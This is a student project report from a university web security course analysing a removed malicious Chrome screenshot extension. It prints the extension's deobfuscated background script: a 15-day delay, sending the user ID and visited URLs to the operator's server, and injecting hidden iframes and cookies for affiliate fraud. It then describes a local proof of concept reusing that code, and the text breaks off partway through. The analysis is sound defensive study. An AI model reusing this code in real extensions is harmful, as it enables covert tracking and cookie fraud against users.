



NUS
National University
of Singapore

CS5331: Web Security

AY2022/23 Semester 2

Team 13 Project Report

| Name | Matric Number |
|---------------------|---------------|
| Ng Jong Ray, Edward | A0216695U |
| Tan Yit Hien | A0154602N |
| Wan Si Zheng | A0217146J |

| | |
|--|-----------|
| 1. Abstract | 2 |
| 2. Introduction to Chrome Extensions Manifest V2 Architecture | 3 |
| 2.1 Manifest File | 3 |
| 2.2 Background Scripts | 3 |
| 2.3 UI Elements | 3 |
| 2.4 Content Scripts | 3 |
| 2.5 Options Page | 4 |
| 3. Research Methodology | 5 |
| 3.1 Choosing an Extension | 5 |
| 3.2 Tools Used | 5 |
| 3.2.1 ExtAnalysis | 5 |
| 3.2.2 Tarnish | 5 |
| 3.3 Static Code Analysis | 6 |
| 3.5 Dynamic Analysis | 6 |
| 3.6 Limitations | 6 |
| 4. Malicious Extension Analysis | 7 |
| 4.1. Summary of Malicious Functionality | 7 |
| 4.2. Manifest.json Analysis | 8 |
| 4.3. Background.js Analysis | 9 |
| 5. Cookie Dropper Proof of Concept | 14 |
| 5.1. Overview of POC | 14 |
| 5.2. Interesting Notes and Roadblocks | 17 |
| 6. Potential Exploits using Current Permissions | 19 |
| 6.1. “tabs” permission | 19 |
| 6.2. “storage” permission | 19 |
| 6.3. “downloads” permission | 19 |
| 6.4 “<all_urls>” permission | 20 |
| 7. Manifest V2 to Manifest V3 | 21 |
| 7.1. Removal of Remotely Hosted Code | 21 |
| 7.2. Service Workers | 21 |
| 7.3. Declarative Net Requests | 21 |
| 7.4. Manifest V3 Permissions | 23 |
| 8. Conclusion | 24 |
| 9. References | 25 |

1. Abstract

As of February 2023, Google Chrome owns 61.8% of global browser market share. This is significantly higher than Safari, which holds 24.36% of global browser market share despite it being 2nd to Chrome (similarweb, n.d.). Given Google Chrome's popularity, it is no surprise that many users make use of the Chrome Web Store to enhance their user experience. Users of Google Chrome tend to personalize their browser by installing themes that match their preference, as well as extensions which can either promote productivity or complement their experience. Such additions to the Chrome browser can pass off as benign but are unknowingly malicious.

In this report, we will look into Chrome's architecture as well as how extensions may take advantage of Chrome Manifest V2's security lapses to perform malicious tasks. This report will also dissect a specific malicious extension in order to understand its inner workings and how it is leaking the user's privacy. Lastly, we will discuss Manifest V3's contributions to Google Chrome's security.

2. Introduction to Chrome Extensions Manifest V2 Architecture

In order to complement the functionalities of Google Chrome, Chrome extensions can be created and installed to serve the specific needs of a user. For example, a well-known extension named “AdBlock” was developed with the sole purpose of blocking advertisements from appearing on web pages.

A standard Chrome extension architecture typically consists of the following components:

- Manifest File
- Background Scripts
- UI Elements
- Content Scripts
- Options Page

2.1 Manifest File

In order for Google Chrome to understand each extension’s functionalities, it looks at its manifest file. The manifest file is a JSON-formatted file which contains metadata about the extension, such as its name, version and its required permissions. It also specifies the scripts needed for the extension to work properly. For example, content scripts may be specified to interact with the web pages of the browser. Extension developers will need to carefully construct their own manifest file in order to ensure that their extensions work properly. Similarly, malicious developers may abuse this core component to make use of certain APIs or permissions in order for their exploit to work.

2.2 Background Scripts

Background scripts mainly contain listeners which look out for certain browser events before being executed. An ideal background script is only loaded when required instead of running perpetually. Some examples of events include navigating to a new page or closing a tab. The list of background scripts to be loaded should be specified in the manifest file. Background scripts are especially useful for attackers looking out for certain actions performed by the user.

2.3 UI Elements

An extension’s user interface can be defined using normal HTML and Javascript logic. This can include logos, toolbar icons or overlaying a webpage. For specific elements such as popups, the UI component may make use of background scripts to listen for events before being executed.

2.4 Content Scripts

Content scripts interface with the context of the page directly. They are able to read or write content from the Document Object Model (DOM) of web pages that the user visits. This allows them to make changes to the page’s content or even forward this information to parent

extensions, if any. Similar to background scripts, content scripts should be specified in the manifest file. They may also be declaratively injected depending on the domains that the user visits. This allows certain scripts to be executed or not executed for certain domains. Content scripts may also utilize Chrome's `chrome.storage` API to keep track of the user's data.

2.5 Options Page

To provide users with more control over the extension, an options page can be defined for users to customize how their extension looks and behaves. This can be specified within the manifest file and can be accessed via a normal html file. Specified options are then saved to the browser using its `chrome.storage` API. For a better user experience, these options can even be synced across multiple devices using `chrome.storage.sync`.

Overall, an example of a Chrome Browser extension interacting with a web page can be seen in Figure 2.a below. When a new extension is installed, Chrome will look at its `manifest.json` file to understand its functionalities. If there are background scripts specified, it will listen for events from the browser. Background scripts may then interact with other scripts relating to the user interface of the browser, which renders the appropriate html pages on the browser. Meanwhile, content scripts also run directly on the browser pages as well.




Figure 2.a: Chrome Extension Sample Workflow

3. Research Methodology

3.1 Choosing an Extension

As discussed above, some of Manifest V2's features make it easy for developers to create malicious extensions for exploitation. We first began looking at popular extensions such as "Honey" or "Grammarly" from the Chrome Web Store but found them hard to analyze. Many well-known extensions have their code obfuscated and are highly complex in nature, requiring much more time for us to analyze.

Hence, a decision to focus on extensions which are smaller in their functionality was made to set a more interesting direction and scope for this project. We believe that these extensions can easily disguise themselves as benign extensions as users only see these extensions as a tool to perform a simple task. Our first instinct was to find "for-fun" extensions such as custom cursor extensions. However, we found that these extensions were simple and legitimate and did not yield much results as their codebase is too small. At this point, we decided to expand our search to also include malicious extensions that have been removed from the Chrome Web Store.

During our research, we chanced upon an article mentioning 5 Chrome extensions that have been removed due to their malicious nature (Crider, 2022). The extension which caught our attention was titled "Full Page Screenshot Capture – Screenshotting". This extension met our expectations; on the surface, it was a seemingly harmless screenshot extension but had a sinister purpose to steal the user's information and data. Due to the extension being taken down from the chrome store, we used chrome-stats.com to download the latest copy of the extension in order to analyse its code (August 2022).

3.2 Tools Used

To perform a high level analysis of the extension, we used a variety of tools to help us get a quick overview of the extension.

3.2.1 ExtAnalysis

ExtAnalysis (<https://github.com/Tuhinshubhra/ExtAnalysis>) is an open source and free-to-use Browser Extension Analysis Framework. It is able to scan and analyze Chrome extensions for vulnerabilities and intel. We used this application to perform a quick scan on the extension to get information about its permissions, a quick Virus Total Scan and extracting URLs and IP addresses.

3.2.2 Tarnish

Tarnish (<https://thehackerblog.com/tarnish>) is a Chrome extension web application analyser. This tool is able to scan extensions and return known library vulnerabilities, dangerous functions and even entry points to try and exploit the extension. We have previously used Tarnish to quickly analyze extensions when looking for an extension to begin our in-depth analysis.

Although Tarnish is a powerful tool to use, our extension to analyze is no longer on the chrome webstore and hence we are unable to use Tarnish to analyze our extension of interest.

3.3 Static Code Analysis

Static code analysis is the analysis of computer programs without executing the program (Bellairs, 2020). Static analysis formed the foundation of our investigation to ensure that the extension is comprehensively evaluated. Most of the analysis was done by reading the JavaScript code in the extension. This allowed us to find the more hidden and malicious functionalities within the obfuscated code.

3.4 Dynamic Analysis

Dynamic analysis is the process of testing and evaluating a program while it is running (Total View, 2020). Dynamic analysis was incorporated into the investigation in an effort to take a holistic approach when analyzing this extension. Dynamic analysis allowed for better understanding of the functionalities of the extension, as well as the user's perspective. A sandbox environment was created to run this extension in isolation. This was done by creating a Windows Virtual Machine with Google Chrome and the extension installed, and then subsequently using the extension to capture different web pages over a time period of 1 week.

3.5 Limitations

We acknowledge that since the extension has been reported as malicious, the backend servers in which the extension relays user information have been made offline. Although this means that our experience with the application would not be an accurate depiction of the activities extension previously could perform, we believe that a strong conclusion can still be made regarding the extension's functionalities based on the analysis done on the extension's code.

4. Malicious Extension Analysis

This section will detail our analysis and findings of the aforementioned malicious extension. Due to the extension's removal from the Chrome Web Store, the malicious backend servers are no longer operational and some assumptions have to be made regarding its functionalities. From our analysis, we found that all files, other than `background.js`, are benign.

4.1. Summary of Malicious Functionality

From our analysis, it is with high confidence that this extension primarily performs Cookie Dropping and also tracks its user's browsing history.




Figure 4.1.a: Malicious Extension Potential Workflow

Potential Workflow of the Malicious Extension:

1. The malicious extension is uploaded onto the Chrome Web Store and its backend server is deployed by the malicious actor.
2. Users looking for a screenshotting tool install the assumed-benign extension and accept the requested permissions. At this point, the extension is installed and its malicious functionality stays inactive for a period.
3. After the period of inactivity, when the user visits a website, the extension's malicious functionality will be executed.
4. The malicious background script sends the user's ID and current URL to its backend server and retrieves a list of E-commerce urls that the malicious actor is affiliated with.
5. Depending on the mapping of URLs returned, the background script has different ways to inject cookies as explained below. In this workflow example, the background creates

and injects an iframe into the user's current web page, which loads an affiliated E-commerce website's url. This results in an affiliated cookie being set in the user's browser by the injected E-commerce website.

6. The user continues with normal browser usage. When the user purchases or interacts with websites whereby an affiliate cookie has been injected, the malicious actor benefits.

4.2. Manifest.json Analysis

In the manifest file, we noted that the extension requests for certain risky permissions - `tabs`, `storage`, `downloads` and `<all_urls>` - which allow the extension to interface with sensitive chrome APIs and interact with the user's browser and information. These permissions are further explored in Section 6.

```
8      "permissions": [  
9        "tabs",  
10       "storage",  
11       "downloads",  
12       "<all_urls>",  
13     ],
```

Figure 4.2.a: Permissions Requested

Additionally, it is observed that the content script's section makes use of the `"matches"` key such that its content scripts are able to execute on any HTTP and HTTPS websites that the user visits. This was a cause for concern as allowing content scripts to execute on any website in this manner is generally not recommended. This method of matching could introduce unnecessary risks to the user such as if the content script is malicious or vulnerable.

```
46     "content_scripts": [  
47       {  
48         "matches": [  
49           "http://*/**",  
50           "https://*/**"  
51         ],
```

Figure 4.2.b: Content Script Execution Path Match

4.3. Background.js Analysis

To improve the readability of background.js which had all of its code in a single line, we made use of a javascript beautifier with its default settings - <https://beautifier.io/>. Notably, the code is either disorganized or obfuscated with its unorthodox positioning of functions and variables.




Figure 4.3.a: Disorganized Code Layout

In our analysis, we noted that the `main` function starts in the middle of the file at line 221. It can be observed that there exists an event listener listening for the installation or update of the extension. When this event occurs, the extension generates an id token for the user and saves it as “userid” in chrome’s sync storage. The “userid” token is likely used to identify and track the user that installed this extension.

```
211 }, preload = () => {
212     chrome.runtime.onInstalled.addListener((function(e) {
213         "install" == e.reason ? chrome.storage.sync.set({
214             userid: getRandomToken()
215         }) : "update" == e.reason && (chrome.runtime.getManifest().version, chrome.storage.sync.get("userid", (e => {
216             e.userid || chrome.storage.sync.set({
217                 userid: getRandomToken()
218             })
219         })))
220     })))
221 }, (main = () => {
222     preload()
223 })();
```

Figure 4.3.b: Extension Installs “userid” to Sync Storage

Somewhat interestingly, we noticed that the `main` and its `preload` function essentially divides the benign and malicious portions of its code whereby the malicious portion is beneath it. From lines 227 to 231, the extension saves a datetime that is 15 days from its installation date into chrome’s sync storage as “insD”. The purpose of this datetime is identified to be a period whereby the extension stays benign - likely as part of its evasion techniques.

```

224 const extensionName = "Screenshotting",
225     URL = "https://a.goscreenshotting.com",
226     currentDate = (new Date).getTime();
227 let daysToSkip = 15;
228 chrome.runtime.onInstalled.addListener((function(e) {
229     "install" == e.reason && chrome.storage.sync.set({
230         insD: new Date((new Date).getTime() + 24 * daysToSkip * 60 * 60 * 1e3).getTime()
231     })

```

Figure 4.3.c: Extension Installs Benign Datetime Period "insD"

Starting from line 232 is the actual execution of the malicious code. An event listener is added to listen for tab updates and executes the malicious async function with variables `e:tabId`, `t:changeInfo`, and `n:tab`. The variable "`r`" is the tab's updated status and variable "`o`" is the tab's latest url.

From lines 238 to 240, we can observe some prerequisites that the extension checks for, before executing its malicious code, and usage of the aforementioned "`insD`". For the malicious code to be executed, the updated tab is required to be fully loaded and it needs to contain a url. The variable "`t`" contains all of the information stored in the chrome's sync storage. The malicious code will be executed if "`insD`" does not exist within the storage, or if the current datetime of this code execution is within the assigned benign period in "`insD`" - essentially a time bomb.

```

232 })), chrome.tabs.onUpdated.addListener((async (e, t, n) => {
233     const {
234         status: r
235     } = t, {
236         url: o
237     } = n;
238     chrome.storage.sync.get(null, (async t => {
239         if ("complete" === r && o) try {
240             if (!t.insD || t.insD <= currentDate) {

```

Figure 4.3.d: Prerequisites for Malicious Code Execution

From lines 241 to 258, we can observe the extension's interaction with its backend server.

At line 241, the extension calls the `get_ref()` function, at line 57, to assign variable "`r`" with the current tab's referrer. This function obtains the referrer from the specified tab through the `chrome.tabs.executeScript` API to execute the "`document.referrer`" javascript. We believe that the referrer was obtained through this method to avoid having to request for the "`webRequests`" permission in the manifest - another evasion technique. The obtained referer is then converted into its Base64 equivalent and assigned to the variable "`s`" as a JSON key-pair.

From lines 245 to 257, the background script sends a POST request to its backend server's API at "<https://a.goscreenshotting.com/api/a>" with a modified header and JSON as its content. In the JSON content, the background script includes the aforementioned variable "`s`", "`userid`", the tab's current URL, and the extension's name. Drawing from this, we can infer that this extension tracks the user's browsing history as their user id and tab's urls are being sent to its server.

At line 258, the extension receives a JSON response "`c`" which, based on our analysis, contains a list of URLs to websites that the creator is partnered with, and includes their affiliate id.

```

238 chrome.storage.sync.get(null, (async t => {
239     if ("complete" === r && o) try {
240         if (!t.insD || t.insD <= currentDate) {
241             let r = await get_ref(e),
242                 s = {
243                     ref: btoa(r)
244                 };
245             const i = await fetch(`${URL}/api/a`, {
246                 headers: {
247                     Accept: "application/json",
248                     "Content-Type": "application/json"
249                 },
250                 method: "POST",
251                 body: JSON.stringify({
252                     ...s,
253                     apisend: btoa(t.userid),
254                     name: btoa(o),
255                     ext_name: extensionName
256                 })
257             }),
258             c = await i.json();

```

Figure 4.3.e Interaction with Backend Server

```

57 async function get_ref(e) {
58     var t = new Promise((function(t, n) {
59         try {
60             chrome.tabs.executeScript(e, {
61                 code: "document.referrer;"
62             }, (function(e) {
63                 e && e.length && t(e[0])
64             })))
65         } catch {
66             t("")
67         }
68     }));
69     return await t
70 }

```

Figure 4.3.f: Referrer Fetching Function

The remainder of the code has some portions which were written on a single line and was manually cleaned up as seen in Figure 4.3.g. This portion of the background script, from line 259 to 282, injects cookies into the user's current tab's DOM based on the JSON response received.

Lines 259 to 264 creates a `div` with an id of "a" if one does not exist in the extension's generated background page's DOM and if the received JSON response is valid.

Each code section from line 265 to 282 only executes if, in the JSON "c", its corresponding key has a non-empty value. For example, line 265 to 268 only executes if the value of key "a" is non-empty, and line 270 to 271 only executes if the value of key "b" is non-empty. This means the JSON response can have up to 7 valid key-pairs.

Lines 265 to 268 executes when key "a" is non-empty. The background script uses the "chrome.tabs.executeScript" chrome API to create an `iframe`, change its source to the url value in key "a" and appends this `iframe` to the `head` element of the tab's DOM. This essentially injects a hidden `iframe` containing the specified page into the victim's tab.

Lines 270 to 271 executes when key “b” is non-empty and if the outcome of the random number generator `ranum(5)` is 4. The background script selects the element with an id of “a” from its background page’s DOM and empties it using its `innerHTML` property. It then creates an iframe, changes its source to the url value in key “b” and appends this iframe onto the emptied element. This essentially injects a hidden iframe containing the specified page into the victim’s browser through the extension’s background page.

Line 273 executes when key “b2” is non-empty and follows a similar logic to the “b” key above. The background script creates an iframe, changes its source to the url value in key “b2” and appends this iframe onto the element with an id of “a” in its background page’s DOM.

Line 275 executes when key “b3” is non-empty and follows a similar logic to the “b” key above. The background script calls the `openf_url()` function which opens an XMLHttpRequest to the url value in key “b3” and sends the request. The function then creates an iframe, changes its source to the response url received and appends this iframe onto the element with an id of “a” in its background page’s DOM.

Line 277 executes when key “c” is non-empty and follows a similar logic to the “a” key above. The background script calls the `passf_url()` function which opens an XMLHttpRequest to the url value in key “c” and sends the request. Using the “`chrome.tabs.executeScript`” chrome API, the function to create an iframe, change its source to the response url received and appends this iframe to the `head` element of the tab’s DOM.

Line 279 executes when the key “d” is non-empty. The background script calls the `xmlopen()` function which opens an XMLHttpRequest to the url value in key “d”, sends the request and its response will be received by the extension’s background page.

Line 281 executes when key “e” is non-empty. The background script calls the `setCookie()` function which makes use of the “`chrome.cookies.set`” chrome API to directly set a cookie for the user’s browser. The “e” key provides a list of values to be set for the cookie, namely its domain, name and value, and sets the cookie to expire in a day.

While it is possible for the urls to serve other malicious purposes against a user, based on the concluding `setCookie()` function in this set of unorthodox if-else statements and their similarity to one another, we believe that the extension’s primary malicious purpose is to drop cookies to its users with a secondary objective of tracking its user’s browsing behavior.

```

259     if (c) {
260         if (!document.getElementById("a")) {
261             var n = document.createElement("div");
262             n.id = "a", document.body.appendChild(n)
263         }
264         var a;
265         c.a && chrome.tabs.executeScript(tabId, {code:
266             'var domscript = document.createElement("iframe");domscript.src = "" + c.a
267             + "";document.getElementsByTagName("head")[0].appendChild(domscript);'
268         });
269
270         c.b && (4 == ranum(5) && (document.getElementById("a").innerHTML = ""),
271             (a = document.createElement("iframe")).src = c.b, document.getElementById("a").appendChild(a));
272
273         c.b2 && ((a = document.createElement("iframe")).src = c.b2, document.getElementById("a").appendChild(a));
274
275         c.b3 && openf_url(c.b3, tabId);
276
277         c.c && passf_url(c.c, tabId);
278
279         c.d && xmlopen(c.d);
280
281         c.e && setCookie(c.e[0], c.e[1], c.e[2], 86400);
282     }

```

Figure 4.3.g: Injecting Cookies

```

287 var httpq4 = new XMLHttpRequest,
288     setCookie = function(e, t, n, r) {
289         return new Promise(function(o) {
290             chrome.cookies.set({
291                 url: e,
292                 name: t,
293                 value: n,
294                 expirationDate: (new Date).getTime() / 1e3 + r
295             }, (() => {
296                 o(n)
297             })))
298         });
299 };
300
301 function openf_url(e, t) {
302     httpq4.open("GET", e, !0), httpq4.setRequestHeader("Cache-Control", "no-cache"), httpq4.onreadystatechange = function() {
303         if (4 == httpq4.readyState && (200 == httpq4.status || 404 == httpq4.status) && httpq4.responseURL) {
304             var e = document.createElement("iframe");
305             e.src = httpq4.responseURL, document.getElementById("a").appendChild(e)
306         }
307     }, httpq4.send()
308 }
309
310 function passf_url(e, t) {
311     httpq4.open("GET", e, !0), httpq4.setRequestHeader("Cache-Control", "no-cache"), httpq4.onreadystatechange = function() {
312         4 != httpq4.readyState || 200 != httpq4.status || 404 != httpq4.status || httpq4.responseURL && chrome.tabs.executeScript(t, {
313             code: 'var domscript = document.createElement("iframe");domscript.src = "" + httpq4.responseURL + "";document.getElementsByTagName("head")[0].appendChild(domscript);'
314         })
315     }, httpq4.send()
316 }
317
318 function getXMLHttpRequest() {
319     return new XMLHttpRequest
320 }
321
322 function ranum(e) {
323     return e || (e = 11), Math.floor(1e4 * Math.random()) % e + 1
324 }
325
326 function xmlopen(e) {
327     httpq4.open("GET", e, !0), httpq4.setRequestHeader("Cache-Control", "no-cache"), httpq4.send()
328 }

```

Figure 4.3.h: Auxiliary Functions

5. Cookie Dropper Proof of Concept


Rather than just theory and knowledge, we wanted an observable event such that our hypothesis was supported with concrete evidence - that cookie dropping can be carried out by the extension.

5.1. Overview of POC

The bulk of the malicious code from the Screenshotting extension is extracted out and adapted to our needs - with no changes to its malicious functionalities. For our POC, our backend server is created in Python using its `http.server` library and responds to our extension's requests.

As mentioned in the previous section, the extension makes a POST request to the backend server upon the user's visit to a website and their tab being updated as a result. As seen in Figure 5.1.a, the extension sends certain user data to the backend server and can be used for tracking the user's activities. The "apisend" key holds the Base64 value for the text "userID" and "name" key holds the Base64 value for the url "https://example.com/".

Following the POST request, the backend server responds with a JSON of urls. Based on the urls received through the JSON response, the extension proceeds to execute its malicious cookie dropping functionality which makes GET requests to the respective urls - in our case, its to our backend server.



```
C:\Windows\py.exe
Starting httpd...

POST request,
Path: /api/a
Body:
{"ref":"","apisend":"dXNlck1E","name":"aHR0cHM6Ly9leGFtcGxlLmNvbS8=","ext_name":"Cookie Dropper POC"}

127.0.0.1 - - [01/Apr/2023 02:12:28] "POST /api/a HTTP/1.1" 200 -

Response:
{'a': 'http://127.0.0.1:8080/a', 'b': 'http://127.0.0.1:8080/b', 'b2': 'http://127.0.0.1:8080/b2', 'b3':
'http://127.0.0.1:8080/b3', 'c': 'http://127.0.0.1:8080/c', 'd': 'http://127.0.0.1:8080/d', 'e': ['http://
/127.0.0.1', '5331_e', 'e_cookie5331_chrome.cookie.set']}

127.0.0.1 - - [01/Apr/2023 01:13:22] "GET /b3 HTTP/1.1" 200 -
127.0.0.1 - - [01/Apr/2023 01:13:22] "GET /c HTTP/1.1" 200 -
127.0.0.1 - - [01/Apr/2023 01:13:22] "GET /d HTTP/1.1" 200 -
127.0.0.1 - - [01/Apr/2023 01:13:22] "GET /b HTTP/1.1" 200 -
127.0.0.1 - - [01/Apr/2023 01:13:22] "GET /a HTTP/1.1" 200 -
127.0.0.1 - - [01/Apr/2023 01:13:22] "GET /b2 HTTP/1.1" 200 -
127.0.0.1 - - [01/Apr/2023 01:13:22] "GET /d HTTP/1.1" 200 -
```

Figure 5.1.a: POC Backend Server Interactions

By logging the JSON response that the extension receives from the backend server, we can check that the extension has received an accurate and uncorrupted response.




Figure 5.1.b: Extension console.log-ed JSON Response

As explained in the previous section, there are three scenarios whereby the extension injects an iframe into its own Chrome-generated background page - when the “b”, “b2”, or “b3” keys are non-empty. As seen in Figure 5.1.c, the respective urls can be identified in the three iframes that have been injected into the `div` with id of “a”.

